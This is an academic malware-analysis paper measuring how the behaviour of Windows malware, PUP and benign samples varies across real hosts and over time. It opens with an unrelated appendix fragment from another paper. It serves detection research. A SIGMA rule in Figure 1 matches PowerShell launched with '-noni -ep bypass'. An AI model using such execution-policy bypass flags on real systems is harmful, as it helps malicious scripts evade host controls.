Novel Malware Families. We chose four well-known malware families: `zbot`, `gandcrypt`, `cosmicduke`, and `wannacry`. For `zbot`, before there were 22,433 clusters and after there were 22,470 clusters. Samples existed in 359 clusters, 4 of which were only `zbot` and the other 355 were mixed. On average, the number of `zbot` samples in the uniform clusters was 5.75 and the number in the mixed clusters was 1.49. That is, there were 4 new concepts not originally in the old clusterings. 320 new clusters (which contained `zbot`) were identical to old clusters. That is, 320 clusters (if labeled) would have provided 320 x 1.49 = 476.8 function labels automatically, leaving the analyst to review the newer clusters (behaviors). There were cases of 18 new clusters which only contained samples which were old noise points. There were 187 new clusters which contained old noise points. Finally, 17 new clusters which contained `zobt` samples were split into two clusters (i.e., were not identical to old clusters). Similar observations were made with the other families. Notably, `cosmicduke` samples did not result in new concepts (i.e., new clusters only composed of that family), and a majority of the new clusters after adding `wannacry` were composed of samples which were old noise points.

A.4 Evaluation 5

Obfuscation. First, we ran all five (plus the original source code compiled with *ollvm* with no obfuscations enabled) through DEEPREFLECT to observe the functions it identified using the threshold chosen for clustering. Our original, unobfuscated sample had 158 functions highlighted, `A` had 118, `B` had 156, `C` had 138, `D` had 118, and `E` had 137. Instead of manually examining 825 functions, we chose a random 10% from each sample to label (we chose 10% because it would ensure that we would have enough statistical significance to rely on our results – we identified 42% benign and 57% malicious with a margin-of-error of 11%). Our unobfuscated sample had 12 benign functions and 4 malicious functions highlighted. Our ground-truth labeling was stricter than our labeling for our evaluation set, and 7 out of the 12 benign functions could have been labeled by MITRE. `A` had 5 benign and 7 malicious functions. However, 2 out of the 5 benign functions could be described by MITRE. `B` had 10 benign and 6 malicious functions. However, 3 out of the 10 benign functions could be described by MITRE. `C` had 4 benign and 10 malicious functions, however 2 out of the 4 benign functions could be described by MITRE. `D` had 2 benign and 10 malicious functions. None of the benign functions could be described by MITRE. Finally, `E` had 3 benign and 11 malicious functions. However, 1 of the 3 benign functions could be described by MITRE. Lastly, we clustered the highlighted functions to observe the effect they have on the other functions. We hypothesized two outcomes: (1) the obfuscated functions look so obscure that they get labeled as noise points, or (2) the obfuscated functions look uniformly obscure, so they get clustered under one large cluster. However, we saw neither of these cases.

When Malware Changed Its Mind

An Empirical Study of Variable Program Behaviors in the Real World

Erin Avllazagaj, Ziyun Zhu[+], Leyla Bilge[*], Davide Balzarotti[†], Tudor Dumitraș
University of Maryland, College Park
[+]*Facebook*
[*]*NortonLifeLock Research Group*
[†]*EURECOM*

Abstract

Behavioral program analysis is widely used for understanding malware behavior, for creating rule-based detectors, and for clustering samples into malware families. However, this approach is ineffective when the behavior of individual samples changes across different executions, owing to environment sensitivity, evasive techniques or time variability. While the inability to observe the complete behavior of a program is a well-known limitation of dynamic analysis, the *prevalence* of this behavior variability in the wild, and the *behavior components that are most affected* by it, are still unknown. As the behavioral traces are typically collected by executing the samples in a controlled environment, the models created and tested using such traces do not account for the broad range of behaviors observed in the wild, and may result in a false sense of security.

In this paper we conduct the first quantitative analysis of behavioral variability in Windows malware, PUP and benign samples, using a novel dataset of 7.6M execution traces, recorded in 5.4M real hosts from 113 countries. We analyze program behaviors at multiple granularities, and we show how they change across hosts and across time. We then analyze the invariant parts of the malware behaviors, and we show how this affects the effectiveness of malware detection using a common class of behavioral rules. Our findings have actionable implications for malware clustering and detection, and they emphasize that program behavior in the wild depends on a subtle interplay of factors that may only be observed at scale, by monitoring malware on real hosts.

1 Introduction

The ability to understand and model *malware behavior* plays a key role in many security applications. This typically involves executing samples inside an instrumented environment, designed to collect system and API call traces that can be further analyzed to reconstruct the runtime behavior. Such behavioral analysis methods have been applied to detecting [10, 12, 16, 23, 24, 32] new or polymorphic malware for which static analysis fails [37, 48], and to clustering samples into malware families [5, 7, 40, 41], in order to identify the malicious behaviors that characterize each family. However, the effectiveness of all these methods depends on their ability to identify invariant parts of the behavioral traces. In consequence, variations in the observed malware behavior, which may arise from adversarial intent [6, 20] or biases in the data collection [43], can result in models that overfit the analysis environment and fail to generalize to the behavior observed in the wild. This problem, which is a consequence of the limitations of dynamic analysis, is widely accepted among researchers and practitioners as a fundamental challenge for behavioral analysis.

Unfortunately, *just how much the behavior of malware varies in the wild* is a largely open question, outside of a few prominent and well studied malware families. A common approach to accounting for behavior variability is to acquire multiple samples of the same family and to analyze their executions together, in order to extract the common behavior patterns of the malware family. However, if the *behavior of individual samples varies*, across *different hosts* and across *time*, the common patterns extracted will not be representative of the malware's behavior on real hosts. Additionally, the behavioral traces are typically collected by executing the malware in a controlled environment [1, 2, 17, 52], in order to prevent it from harming other hosts. If the behavioral models are created and tested with traces collected in the same environment and during the same time period, artifacts that only manifest under those conditions will inflate the apparent effectiveness of those models and give a false sense of security.

It has been challenging to measure per-sample variability systematically, despite the fact that researchers and practitioners have known about it for over a decade. For example, Lindorfer *et al.* reported that one sample's behavior may change across execution environments because of different OS versions and libraries [31]. Other researchers studied the evasive techniques implemented by malware authors to ensure that traces collected in a sandbox environment are not representative of its behavior in the real world [6, 20]. Rossow *et al.*

reported how downloader behaviors change over time, owing to time bombs or new instructions received from the command and control (C&C) channel [42]. These prior studies have confirmed the existence of per-sample behavior variability and showed its potential impact. However, because they were conducted in experimental infrastructures, they did not reveal the prevalence of this variability in the wild, or which components of the sample's behavior are most likely to vary. How much, and in what ways, the behavior of benign programs varies in the wild are also open questions. The prior research has also showed that the effectiveness of malware-detection models degrades over time, as new samples exhibit previously unseen behaviors [19, 38, 47]. Previously unseen behaviors of the samples *already covered* by the model may similarly degrade the detection performance, but this effect has not been quantified before.

In this paper we conduct the first study to understand and measure the variability in the behavior of malware and potentially unwanted programs (PUP) at scale. We focus on API- and system-call based behavioral profiles, and we conduct a quantitative analysis of per-sample behavioral differences on end hosts. To this end, we use a unique dataset of 7.6M execution traces, recorded in 5.4M real Windows hosts from 113 countries. At the time when the data was collected, it was not known whether the samples were benign or malicious. The samples were executed by the users, who interacted with them naturally, and the behavioral monitoring and analysis was employed as a last line of defense against unwanted behaviors.

We measure the variability in the behavior of samples later determined to be malware and PUPs, and we compare it to a baseline we draw from the benign samples. Across executions recorded on different hosts we found that the number of *actions* performed (e.g. the creation of a new file or the modification of a registry key) varies 6× more for malware than for benign samples, and this difference increases to 15× when looking at the number of created files. In contrast, different executions recorded weeks apart on the same host do not show such a high range of action variability. When considering action *parameters*, (e.g. file names), we observe little to no variability across time for benign samples (the action parameters tend to remain constant on the same machine), and a very large variability for malicious samples (the intersection of the common values is almost empty).

We further assess the challenges for identifying the *invariant* parts of per-sample behaviors, which have implications for building behavioral rule-based detection signatures, and for clustering samples into malware families. We show that, when building rules that use actions and tokenized parameters, the information collected from a single execution is inconclusive, but it is possible to observe most of the behaviors from a few traces. For instance, file names extracted from three different hosts cover, on average, 90% of the executions and using more than four traces provides diminishing returns. We also show that, when performing a malware clustering experiment, one third of the samples exhibit sufficient variability in behavior that their traces appear in multiple clusters. As this would not be observed when using a single trace per sample, our result suggests that the accuracy of mapping samples to the correct family, through clustering, is lower than previously believed.

These findings emphasizes that real malware behavior depends on a subtle interplay of factors, such as environments, time, and user interactions, which cannot be observed by executing the sample once in a sandbox environment. We discuss the actionable implications of our results and the alternatives to account for behavioral variability. More importantly, these results emphasize the unique insights that we can gain by monitoring malware behavior at scale, on real hosts. Importantly, such monitoring can be performed ethically by anti-virus systems. This radical shift from the way behavioral analysis is conducted today may bring a degree of external validity that sandboxes cannot provide.

In summary, we make three contributions:

- We analyze program behavior at scale, using 7.6M call traces recorded in 5.4M real hosts. These traces include natural user interactions with the programs and have high external validity compared to the prior work.
- We study how the behavior of individual samples changes across hosts and time, and we compare the variability of Windows malware, PUP, and benign programs at multiple granularities.
- We analyze the invariant parts of the malware behaviors, and we show how this impacts a common class of behavioral rules for malware detection.

2 Problem and Methodology

The main goal of malware analysis is to identify and characterize the behavior of unknown samples such that behavioral indicators that are specific to a malware family could be used for malware detection or classification. Because the behavior of executables could vary depending on when, where and at what setting it is executed, part of the behavior for any given program is transient in nature.

In our dataset, we observed that some executions of the Ramnit worm [39], result in the creation of a large number of mutexes. The reason is that the worm uses a privilege escalation exploit, which creates a lot of mutexes, only if it is executed in user-mode on a vulnerable version of Windows 7. If instead Ramnit is executed with admin privileges or within a different Windows version, the malware would not perform the exploit. If an analyst, or an automated system, created a signature by looking at the behavior collected on Windows 7 (a popular choice by many malware analysis sandboxes),

those mutex creations could be used for constructing the signature. However, these actions would only appear in a fraction of end user machines, thus resulting in a poor detection coverage.

To mitigate this problem and identify truly invariant parts of malware behavior, it is important to collect malware executions across multiple machines, as suggested by Rossow et al. [43] and over time, as suggested by Pendlebury et al. [38]. However, prior works does not make concrete recommendations for the most optimal set up (e.g, the optimal re-execution interval, the number of different machines, the number of different OSes, etc.) that allows those invariant parts to be identified accurately. Our goal is to fill this gap in the state-of-the-art.

Despite these very time-consuming therefore costly suggestions, the industry practitioners often choose to aggregate behavior of different samples of a family for signature generation [11, 24]. However, the majority of malicious samples cannot be mapped to a known family (malware with generic labels are 1.3 times more common than those that belong to a well-defined family) [27], making it impossible to perform such an aggregation.

To shed light on the magnitude of this problem, we analyze 7.6M executions out of which 3.1M belong to malicious and unwanted programs and the rest to benign. In total, the executions of each sample span at least 10 machines, while 45% appear at least 1 week from the sample's first appearance. This measurement, the first of its kind, allows us to assess the amount of behavior variability in the wild, and to study the minimum number of experiments required to rule out transient behaviors and derive signatures that achieve the highest coverage on end hosts, filling a crucial gap in the state-of-knowledge about the most optimal execution configurations for signature generation.

2.1 Measuring Variability

We describe the behavior of a sample through its interactions with the host Operating System. Because a semantic interaction, such creating a new file or spawning an OS process, may be accomplished with various system or API calls, and the calls differ across OS versions, we abstract these interactions as *actions*. Our actions model high-level operations, such as process injection, file creation, or the modification of a registry key; we report all the action types analyzed in Section 3. An action may have one or several *parameters* to specify the target that the action is operating on (e.g. the registry key being modified), as well as the actual value it writes or modifies (e.g. the value written in the registry). An *execution trace* for a sample consists of a sequence of actions and the corresponding parameters. The traces captured by malware detectors based on both system calls [10, 34] and native API calls [6, 7, 11, 18, 21] can be mapped to action-based execution traces.

We measure variability at two levels of granularity. First, we count the actions in an execution trace and compute the *action variability*. We maintain separate counts for each action type, as well as for all the actions taken together. We then compare these counts across all the execution traces of a sample, using several measures of variability as described below. This provides a conservative assessment of variability, indicating for example when a sample creates one file on a host and two on another. We report *how much* action variability we observe, *which action types* account for most of the variability, and how these the variability changes across *space* (a sample executing on different hosts in the same week) and *time* (a sample executing on the same host in different weeks). We also compare the action variability in malware, PUP, and benign samples.

Second, we compare the action parameters coming from different execution traces of the same sample, using measures of set similarity. This *parameter variability* allows us to identify differences among executions when the number of actions remain the same, for instance when a sample creates a file with different names on each host. This comparison provides further insight into the semantics of the variable actions; for instance, we identify which parameter parts (e.g., the filename vs the directory path) differ among different executions.

Measuring action variability. The action counts coming from different execution traces of a sample form an empirical distribution. We can characterize this distribution using various measures of location (e.g. mean, median, mode) and spread (e.g. variance, standard deviation, median absolute deviation, interquartile range); we are interested in the latter when assessing action variability. The main challenge in selecting a statistical measure of spread is to avoid drawing incorrect conclusions because of outliers in the distribution.

We illustrate this challenge by showing how different variability measures perform over the executions of one sample of AutoPico, a Windows piracy software. Usually the sample creates four files when executed: two `log` files, one `dll` and one `.sys` file. However, in six traces out of 62, AutoPico only dropped the two log files (because the samples was unable to execute correctly), and in four traces it created more than 15 times the same log files in the same location (possibly due to the fact that the sample modified more registry keys, each time recreating the log file from scratch). The ordered list of the number of file creation events for all executions in our dataset looks like the following:

$$[2, 2, 2, 2, 2, 2, 4, 4, 4, \ldots, 4, 17, 19, 19, 20]$$

The Interquartile Range (IQR) and the median absolute deviation (MAD) are measures of spread that are robust to outliers. Unlike the classic standard deviation, these measures are not affected by measurement values that are either too low or too high. For this reason, IQR and MAD are widely used in other experimental fields [26, 30]. In our study, a trace

may exhibit an atypical number of actions owing to the malfunctioning of the sample, because of the lack of a required component or because the host was shut down mid-execution. High action counts may also occur when the malware was designed to infect all of the files in a directory and it encounters a few machines with an unusually large number of files,[1] which results in outliers for the number of file actions. The IQR is the difference between the 75^{th} and 25^{th} percentile values of the action-count distribution. In the AutoPico example, the IQR is 0, as it is the difference of the value in the 47^{th} position (a 4 in our example) and that in the 16^{th} position (again a 4) in the ordered list of 62 values. The MAD is the median of the absolute values of each count's deviation from the median. In the example the MAD is 0 as well, because, after subtracting 4 (the median) from each count, we get a vector where 0 is repeated 52 times and there are only 10 non-zero values, and the median of this vector is 0. In contrast, the standard deviation for the AutoPico traces is 3.67, which inflates the action variability that would be reported. Moreover, the variability would be heavily influenced by the four large outliers (17, 19, 19, 20): without them, the standard deviation of the action counts would drop 0.61, while the IQR and MAD would remain 0. This suggests that robust measures of spread, such as the IQR and MAD, are not likely to lead to conclusions biased by artifacts in the data.

At the same time, the tail of the distribution may also provide meaningful insights, e.g. when it reflects the behavior of targeted malware. We therefore select two additional measures, the 90-10 and 99-1 percentile ranges, because they are analogous to the IQR but are gradually less conservative in discarding the distribution tails. In the AutoPico example, the 90-10 and 99-1 percentile ranges are 0 and 17 (19-2) respectively. In our analysis, we compute the MAD, and the 75–25 (IQR), 90–10 and 99– 1 percentile ranges. We report one representative measure when the results are similar, and we discuss when we observe differences among the four measures.

Measuring parameter variability. We measure variability on parameters for each action type separately. We then compute the Jaccard index, which is a popular choice to measure the distance between the parameters observed in two malware executions [22, 31], on the parameters observed in different executions of each sample. This way it is possible to identify whether similar parameters are chosen (e.g., create a file with the same filename) or on contrary, the parameters are randomized or very different among executions, therefore, malware detection signatures should not incorporate them. We also perform IQR measurements on the count of unique parameter values,to get a precise picture of what, and how, changes across multiple executions.

[1] An example is the authors' fileserver, which stored so many files at one time that it crashed our backup service.

```
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine: '*-noni -ep bypass $*'
    condition: selection
```

Figure 1: A sample signature from SIGMA.

2.2 Finding Behavioral Invariants

As we introduced in the previous section, actions are a common abstraction to represent units of behavior. On top of that, researchers have proposed many different models to build signatures by expressing patterns over sets of actions. While the literature of models is very rich, ranging from simple ngrams or ordered bags [10] to complex graph-based structures [24], the industry still lacks a common framework for expressing and sharing behavioral models (the role that Yara [3] plays for static signatures).

To the best of our knowledge, the only available resource that contains a sufficiently-large set of signatures of this kind is provided by SIGMA [44], a project that proposes a language to express patterns for log analysis. As OS audit logs contain information about the interaction of each process with the environment (something equivalent in nature to system calls or the abstract actions in our model) the language used to express SIGMA rules allows analysts to write Yara-like pattern over the runtime events of a sample.

By reviewing previous papers and the SIGMA ruleset, we found that a common building block of all these signatures is the ability to check for the presence of an action and match a portion of the its parameters (typically through a regular expression). For instance, Canali et al. [10] use the action type and the full parameter value to create complex signatures. Similarly Trinius et al. construct a representation of malware behavior that uses the action type and parts of the parameters to create a behavior profile for their malware and Trinius et al. [51] use an exact match on their proposed features. This is also the case for SIGMA rules, as the one reported in Figure 1, which matches a process creation action in which the command line parameter matches the specified pattern.

Our goal is not to create signatures nor to evaluate different signature models. Instead, we want to measure which constant elements exist across multiple executions, with the assumption that any good signature would need to build upon these elements and avoid using information from other transient behaviors.

For this reason, we break down each parameter value in a set of tokens according to classic windows delimiters [49]—such as backslashes for directories and spaces for command-line arguments—and study the evolution of each token both

	Mal	PUP	Ben
Num. samples	2424	1621	22443
Num. machines	0.5M	0.9M	4M
Num. executions	1.1M	2M	4.5M

Table 1: Dataset summary.

	Ratio
Windows 7	56%
Windows 10	35%
Windows 8.1	3.1%
Windows Server	2.6%
Windows XP	2%
Other Windows Versions	1.3%

Table 2: OS version distribution.

individually and aggregated with other tokens extracted from the execution traces. As an example, we observed that around 70% of the SIGMA rules contain at least one of such token, confirming their role of building blocks for more complex signatures.

3 Dataset

The dataset we are using is a collection of 7.6M execution traces that the AV vendor has collected across 5.4M real users during the year of 2018. The data is collected by a component of the AV engine that is responsible for behavior-based detection. This component records high-level behavioral data about the executed programs until they terminate or until the system is able to classify them as either benign or malicious and kill. For the sake of validity, our data only includes programs that terminate normally. Therefore, unlike data collected from sandboxes, our data is not limited to few minutes of execution and because the traces are collected from real users, they do not suffer from the limitations introduced by synthetic analysis environment. Our data does not consist of malware samples that were executed intentionally for data collection, but samples that at the time of collection were not yet known to be malicious or pup and were able to evade the static malware detection solution installed on the computers. Our data is a reflection of the set of threats with which the behavioral detection components need to combat.

Dataset coverage statistics. Each item in our data consists of a sequence of behavioral actions performed by a sample together with SHA-256 hash of the sample, an anonymous machine identifier and a timestamp. Thanks to the unique SHA-256 hashes of the samples, we were able to query VirusTotal (VT) in the following year (2019) of the data collection and identify the corresponding labels assigned to those samples by various AV engines. While we labeled the samples that were consistently labeled as benign by all AV products, we label samples as malicious or PUP using AVClass [46], a state-of-the-art technique for massive malware labeling. From the VT reports obtained in August 2019, AVClass identified $22,443$ benign, $2,424$ malware and $1,621$ PUP samples, as listed in Table 1. We perform our variability analysis on execution flows we were able to label with high confidence and those that were observed in at least 10 machines. This experimentally chosen threshold made it possible to accurately measure variability of the sample sample across different machines. 85% of the samples were executed between 10 and 100 machines, rest were observed in more than 100. The data was collected from computers from across 133 countries: USA(48%) and China (14%) have the largest fraction of our data points.

In Table 2 we show the distribution of the Operating Systems for the machines in our dataset. The vast majority of machines run the Windows 7 build 7601 and the rest run a flavor of Windows 8.1 or 10. 55% of the executions happen less than one week apart, while respectively 12%, 6%, 4% and 3% are executions that were collected after the second, third, fourth and fifth week from the initial recorded execution. On the 11% of the samples' re-execution happens 9 weeks after the first appearance of the malware. As a matter of fact, we measure the time variability for the executions happening during the first 4 weeks after the first appearance, covering over 80% of the executions. For instance, a crypto miner sample first appeared on April 5th and within 7 days we had 47 executions from 35 machines. During the next 7 days we captured 18 executions, 4 of which on new machines. In the 3rd week we record the last 7 executions, none of which from any new machines.

Execution statistics. An execution trace is composed of multiple actions. The actions are heuristically-defined behavior units such as file creation/modification, registry key creation/modification, mutex creation etc. In addition to those common behaviors analyzed largely by the literature, we also have some behavioral actions that were defined by the security vendor such as disable Windows defender, disable updates, change firewall options, keylogging, change IE settings etc.

In table 3 we show the top 8 action types in our dataset which corresponds to 87% of the whole data. On average, per execution trace we identified 150 actions out of which 39 are file creations. In our study, due to space constraints we present the action level variability analysis for a subset of these actions. To this end, we set the following criteria:

1. **Action occurs in any execution in more than 25% of the machines.** To measure a non-zero machine variability of a certain action with IQR, it is necessary to observe it at least 25% of the machine.

	Ratio of dataset
File Create	26%
Mutex Create	20%
Registry Set	14%
ProcessLoad	8%
PECreation	6%
RegistryKeyCreated	6%
DirectoryCreated	4%
ServiceCreation	2%
Others	14%

Table 3: Ratio of action types over all the dataset.

2. **More than 1 action appears in the executions.** If the action happens only once in executions, it is not possible to measure its variability (the only possible result could be 0 or 1.

7 of the actions in Table 3 meets this criteria. More details for other actions in our dataset are provided in Tables 8 and 7 in Appendix.

Ethical Considerations. As mentioned earlier, we did not distribute or launch any samples on the user machines; instead, all the executions in our data set were triggered by the users, and the malware and PUPs we report reflect real-world attacks agains those machines. The anti-virus detects and blocks all the malicious samples known at the time and collects execution traces for samples that remain suspicious, in a last-resort effort to discover unknown malware. In consequence, we do not cause any harm to the machines in our study that would not have occurred without the anti-virus product and our data collection. Moreover, future updates to the anti-virus will clean the infected hosts once the malware is discovered, owing to the data collection. The behavioral analysis data was collected from users who opted in sharing their data. Necessary anonymization actions are taken to preserve the privacy of the customers. None of the data fields in the dataset contains any identifiable information.

4 Behavior Variability in the Wild

In this section, we analyze the variability we observed in the behavior of malware, PUP, and benign programs when executed on different end-user machines. We measure both the action variability and the parameter variability, as discussed in Section 2.1. We first conduct these measurements across space (the differences among a sample's execution traces on different machines) and time (the differences among its traces in different weeks).

In our data, some executions contain duplicates (i.e., the same action type with the same parameter value). This could happen for example when a sample opens the same file multiple times. As these operations are idempotent with respect to the our behavioral specifications, defined in Section 2.1, we perform deduplication on our data before we apply the variability analysis.


4.1 Machine Variability

We start by measuring the variability of executions of the same sample across different machines. Our goal here is to understand whether this phenomenon exists and if it does, on which type of executables it is more prevalent. We only look at executions of a sample that happen max one week apart to identify variability that happen only due to being run on different machines not due to time.

4.1.1 Action Variability

We analyze action variability through IQR and MAD. In order to understand the impact of the outliers on the results, we also look at the difference among 90-10 and 99-1 percentiles. Figure 2 illustrates the distribution of IQR variability, across all actions (Figure 2a) and only for the two most common actions we observed in our dataset: file creation (Figure 2b) and registry modification (Figure 2c). The numbers between parentheses for each category is the number of samples that we use for our variability analysis. Because not all samples had file creation or registry key modification actions in their executions, these numbers are lower than the total number of samples (Table 6 in the appendix provides a detailed breakdown of action variability). The separate boxplots for malware, PUP and benign samples allow us to compare the action-variability distributions within these categories and to assess the extent of these differences. To confirm these visual observations we compare these empirical distributions using pairwise U-tests [33], a non-parametric method for inferring whether the samples are likely drawn from distinct distributions. In the paper, we report differences that are statistically significant at $p < 0.001$ level.

Malware exhibits higher variability across machines. We expect to see a higher behavior variability in malware samples, owing to a host targeting, evasion and obfuscation attempts, or the tendency to attempt operations that may fail on some hosts (e.g. privilege escalation). Figure 2a confirms this: comparing the three boxes, which represent the bulk of the measurements from each empirical distribution, suggests that the action-variability of malware is typically higher than that of PUPs, which is typically higher than that of benign programs. The median IQR for malware is 59 actions, which means that the top 25% of a sample's execution traces are >59 actions longer that its bottom 25% traces, for half of the malware samples in our dataset. In contrast, the median IQRs are 19.25 and 8 actions for PUP and benign, respectively. We observe similar trends with the MAD measurements. While



(a) (b) (c)

Figure 2: IQR action variability for all actions and the two most common actions in our dataset.

the average difference from the median for malware is 35.5 actions, for PUP and benign, it is 10.3 and 2.9 respectively.

This leads to the question *where does this variability come from*? When breaking down the variability according to action types, we observe a striking difference for file creation actions (Figure 2b). The median IQR for malware is 15× larger than for PUP and benign samples, and the bulk of the distribution includes much larger values. In contrast, the variability distributions for PUP and benign samples do not appear to be different for file-creation actions, while PUPs exhibit more variability for registry-modification actions (Figure 2c). This suggests that malware classification solutions based on file creation actions could lead to inaccurate results, as the high variability among the execution traces of a sample may place some of these traces in different clusters; we investigate this in more depth in Section 6. Conversely, a malware detector able to observe executions on multiple hosts could utilize file-creation variability as an indicator of malicious behavior.

Case study. We refer back to the Ramnit sample in Section 2 At least 25% of the executions occur on Windows 7 machines where the malware is running with user privileges. Therefore, the malware runs a privilege escalation exploit causing a large number of mutex creations. The rest of the executions happen in different OS version or with admin privileges, thus the executions are shorter. The action variability is affected by the longer executions showing an IQR of 34, which is the number of mutex creations.

> There is a significant variability on the behavior of malware among different machines. When malware detection solutions rely on data collected only from one sample up to 200 (med. 59) behaviors could be underrepresented in the detection model.

Even though malware still shows a significantly higher variability when expressing the variability in terms of the 90–10 and 99–1 percentile ranges instead of the IQR, the action-variability distribution of malware becomes harder to distinguish from the PUP and benign distributions This is not surprising as these measures are not as robust to outliers as the IQR and MAD. The PUP and malware distributions remain distinguishable for file-creation actions, but overlap significantly for registry-modification and mutex-creation actions. In fact, a few PUP samples seem to have more extreme outliers causing the 99–1 range to be larger than that of malware.

		Median			75^{th} percentile		
		Mal	**PUP**	**Ben**	**Mal**	**PUP**	**Ben**
File	Path	4	1	-	10	3	2
	Name	25	2	1	49	8	8
	Ext.	3	1	-	5	2	1
PE	Path	1	-	-	1	1	-
	Name	1	-	-	3	2	1
	Ext.	1	-	-	1	1	-
RM	Key Path	2	1	-	3	3	1
	Key Name	5	2	-	9	6	2
	Value	5	2	1	10	6	3
D	Path	1	-	-	1	1	-
RC	Path	2	1	-	3	3	1
MC	Name	6	3	1	9	7	4
P	CMD line	4	-	-	6	1	1

Table 4: Parameter(s) IQR variability for malware, PUP and benign.
[**PE**] PE File Creation actions, [**D**] Directory Creation, [**RM**] Registry Key Modification, [**RC**] Registry Key Creation, [**M**] Mutex Creation, [**P**] Process Creation actions.

> While malware and PUP both vary more than benign in all the action types, they show variability in different action types.

4.1.2 Parameter Variability

We now take a closer look at the variability in the parameter values. We calculate the Jaccard index among the parameters of the same actions types in the execution traces. In this experiment use the full value of the parameters types listed in Table 4. Our observation was that the parameters values

across different machines have a high variability for both malware, PUP and benign programs. For all of the parameter types, we obtain a Jaccard index is 0, indicating that there is no full value shared across all executions. Note that for this step, we do not normalize the data to remove computer specific artifacts and also do not extract substrings from the parameters. However in Section 5, when exploring invariants parts among executions of samples, we will perform deeper investigation on the substrings as well.

> No parameter value is shared among all machines except for file extension. An analyst has to rely on substrings/tokens of the parameter values to create signatures.

We also perform IQR measurements, to obtain more insights about the distribution of the variability among different parameter types. In Table 4 we report the median and 75th percentile IQRs of different parameter types. We can clearly see that benign programs rarely change the directory they work on, the file names created or the executables they launch. On the other hand, malicious samples tend to create a significant amount of new files (25 new files for 50% of the malware), to work on several directories and even to create different executables over different executions. This finding indicates that the same sample's behavior can vary to an extent that it could be hard to identify a behavioral indicator that is common among all. We will explore this aspect in more detail in the following section.

Case study. In the executions of a Glupteba malware sample we observed that the Jaccard index across multiple machines is 0 for file names and 0.2 for mutex names, while the IQR for file and mutex creation is 0 and 2 respectively. This means that the malware changes significantly the name of files but not their absolute number, while mutex names are more similar but with a larger variability in terms of number. In this particular case, mutexes were a better candidate for building signatures, as we found that `h48yorbq6rm87zot` appeared in all the machines, which is also confirmed by a report from TrendMicro [50]. On the contrary, the mutex `ZonesCacheCounterMutex` and `ZoneAttributeCacheCounterMutex` only appeared in half of the machines, which explains the IQR of 2.

4.2 Time Variability

In this section we look at how variability is impacted by the time in which a sample is executed. We start again by looking at the volume of actions and then zoom into those actions by including their parameters into the analysis.

4.2.1 Total Action Variability

We measure the action variability by comparing executions of the samples in different weeks. Since 80% of the samples in our data were executed at most four weeks after the first week of their appearance, we perform the per-week time analysis on those next 4 weeks. To simulate what an analyst would deal with, we consider the first week's executions as the base and compare it with each of the 4 consecutive weeks. Here, we cannot use IQR as for each sample we only have 4 data points. We simply count the number of missing and new actions observed in each sample's executions compared to the previous week. The results are reported in Figure 3.

Malware have the highest number of missing and additional actions. The general takeaway for coarse-grained time variability analysis is that there is a significantly larger time variability in malware compared to PUP and benign samples.

According to the Figure 3, on average across all machines we see 6 missing actions 1 week after the first execution. Even though this number might seem low, depending on what those actions types are variability over time might have an impact on the malware detection solutions. Note that there are also some malware samples that show a tremendous variability (average of max being 17, max of max being 219). One possible explanation for this significant number of missing actions is that when malware is re-executed on the same machines, might not need to repeat some of the behavior such as creating particular files. At time of the data collection, the malware samples were not yet known and therefore, the machines were not cleaned up before the re-execution. However, we also observe variability over time when looking on the new actions that appear on the following weeks. Similarly, malware samples have on average 1 new action appearing every week, which is larger than PUP and benign. We also highlight that the machine with the maximum number of additional actions seems to have a maximum of 63 new actions and more than 3 new actions for 50% of the malware samples. For malware execution longer than 1 week from their first appearance less new actions appear, indicating a more stable behavior by time.

Case studies. A TOR-connected coinminer was dropping *miners.ini*, *miners.ini.** and *minergate.log* and launching *minergate-cli.exe* before January 18th in 2018. In some machines it was also dropping up to 14 **.tmp* files. After 18th this behavior completely stopped, resulting a number of missing actions in the following weeks. On the other side of the scale, we also identified a Remote Administration Tool, which initially dropped 5 dlls files and an executable (*setacl.exe*) before March 16th 2018. On April 3rd, it started dropping 7 more dll files and 3 new executables. We also have examples for malware that misses and adds new actions at the same. In it's first week of appearance the software was dropping various files on different machines such as *microsoft office*, *foxit pdf editor*, *autocad 2015 qqlivedownloader.exe*. This behavior could be due to the user's interaction with the malware or simply the malware hiding its purpose. The next week's executions no longer drop any of these files, but *zny_znykb030.exe* or *kuaizip_setup_2523474329_rytx2_001.exe* appears to download consistently in almost all the machines. We believe that

